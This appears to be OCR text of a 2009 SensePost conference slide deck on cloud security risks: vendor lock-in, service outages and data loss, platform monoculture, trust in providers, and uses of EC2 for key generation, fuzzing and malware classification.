
Would you trust crypto on an owned box ?

Vendor Lock-in

- Pretty self-explanatory
- If your relationship dies, how do you get access to your data ?
- Is it even your data ?

flickr

Availability [Big guys fail too?]


Brett View profile
Pardon The Dust – SugarSync
http://sugarsync.com/
Google
SugarSync
SYNC WITH BENEFITS

We're performing routine maintenance & updating our site and will be back online shortly.
This maintenance window will last from 6PM PDT to 9PM PDT. During this time, all your data is 100% secure.


Sorry for any inconvenience.

© 2009 Sharpcast, Inc. All Rights Reserved.

Read-only mode continues. Elevated latency and error-rates persist for Datastore reads. Memcache writes have been reenabled to better soak read-only load. Our engineering teams are looking into the root cause of the problem. Will post more information as soon as it's available.

Reply
Reply to author
Forward

[Sense


NomaDesk versus Omnidrive
http://www.nomadesk.com/omnidrive
Google
About us
Support
LiveHelp (online)
Contact
Tel +1 800 409 3830
NOMADESK
Install now !
Home
Product
Customer Cases
News
Forum
Log In

Omnidrive is no longer available, we recommend NomaDesk

Welcome to NomaDesk. We develop a document collaboration software for geographically dispersed professionals who need secure access to shared files daily. NomaDesk was founded in 2004 by Filip Tack, its current CEO, along with CTO Miguel De Buf and COO Peter Geldhof. Based in Gent, Belgium, the company is supported by Gimv, a European independent investment company. NomaDesk has offices and datacenters in the US and Europe.

We are not affiliated with Omnidrive. We feel compelled to maintain the domain name because we are convinced of the business value of a Software-as-a-Service to share, synchronize and backup business critical data. So do thousands of SMB customers that use NomaDesk on a daily basis. NomaDesk has and will be running its service for years to come. You are kindly invited to:

- Check out our product offering
- Download your 30 day free trial
- Contact customer support or a sales representative

Compu...
Search
Organize
Views
System properties
Favorite Links
Documents
Pictures
Music
More
Folders
Desktop
Fta
Public
Computer
Name
Type
Total Size
Hard Disk Drives (3)
Local Disk (C:)
37.2 GB free of 49.9 GB
NomaDesk-Team-Drive (K:)
37.2 GB free of 37.2 GB
NomaDesk-Personal-Drive (L:)
Devices with Removable Storage (2)
FTA-SAURON-PC Workgroup: WORKGROUP
Processor: Intel(R) Xeon(R) CPU X5460 @ 3....
Memory: 1.00 GB
Install now !
Done
S3Fox
Proxy: None

Freepository, (the unfortunately named) GoDaddy, iStorage, Mofile, Mozy, Omnidrive, Openomy, Streamload, Strongspace and Xdrive.

LEARN MORE
FORRESTER

Availability [not just uptime!]

- Account Lockout?
- “Malicious activity from your account”

Monoculture

Monoculture

- ***MonocultureGate*** is well known in our circles.
- Just viewing that pic resulted in a raised average IQ in this room.
- His (their) thesis:

> *“A monoculture of networked computers is a convenient and susceptible reservoir of platforms from which to launch attacks; these attacks can and do cascade.”*

- Most people agreed with Dr Geer (et al) back then..
- Just because its not Windows, doesn’t mean the thesis disappears.

SmugMug Case Study

- Process 50+ terapixels per day
- Posterchild of AWS
- Heavy use of S3 and EC2
- Launched 1920 standard instances in one call
- You don’t get monoculture’er than ~2000 machines that are all copies of the same image..
- ASLR Fail .. ?

Extending your attack surface

While we're talking about phishing…

my trust
u loses it.

Trust…

09]

Backspace
Epic Fail
Shift

Cloud #fail

- MediaMax Online Storage – inactive account purging script error whacked active customer accounts
- Nokia Ovi (like MobileMe) lost 3 weeks of customer data after crash
- Jan 2009 – SF.com customers couldn’t log in – “core network device failed with memory allocation errors”


But you have to trust someone!

```
<+ben> kostyas cloudbreak stuff really scares me
<+MH> its impressive for sure, but why would that scare you more than simple Amazon evilness ? (Malfeasance)
<+ben> You have to trust someone.. Just like how you trust Microsoft not to backdoor your OS, you trust Amazon not to screw you
```

Red Herring Alert!

Complete the popular phrase.

- Trust, but ……………. !
- Reverse Engineers keep Microsoft honest
- (or at least raise the cost of possibly effective malfeasance)
- Even “pre-owned” hardware is relatively easy to spot (for some definition of easy)
- But how do we know that Amazon (or other big names) “Wont be evil”™


Ole Red Thread
MOTOROLA

Crypto AG: The NSA's Trojan Whore?

by Wayne Madsen

FOR AT LEAST HALF A CENTURY, THE US HAS BEEN INTERCEPTING AND DECRYPTING THE TOP SECRET DOCUMENTS OF MOST OF THE WORLD'S GOVERNMENTS

Web Application Security

YOU'RE DOING IT WRONG

Using the Cloud..

For hax0r fun and profit:

- Dino Dai Zovi vs. Debian
- Ben Nagy vs. MS Office
- Dmolnar && Zynamics


debian

DDZ vs Debian

1. Populate a distributed queue with strings describing which keys to generate
2. Launch 20 VMs (the default limit)
3. Fetch key descriptors from queue, generate batches of keys, and store in S3

524,288 RSA keys – 6 Hours - $16

Metafuzz "Harness"



Production 1

Production 2

...

Production n

Fuzz Server

Delivery 1

Delivery 2

...

Delivery n

/dev/shm
(sqlite)

/fuzzfiles
detail-n.txt
crash-n.doc

Private & Confidential
Property of COSEINC

Zynamics && DMolnar

- Zynamics use EC2 to demo software and classify malware, upto ~50k samples/day
- David Molnar and friends fuzztest Linux binaries, sift results and notify devs, all on EC2

Some of the players

CITRIX
vmware
Akamai
3tera
icloud
nirvanix
mobile me
box
IBM
Google
mozyhome
salesforce.com Success. Not Software.
APACHE
flexiscale
Sun microsystems
amazon.com
Areti Internet
morph
Joyent
hp
cohesiveFT

[SensePost – 2009]

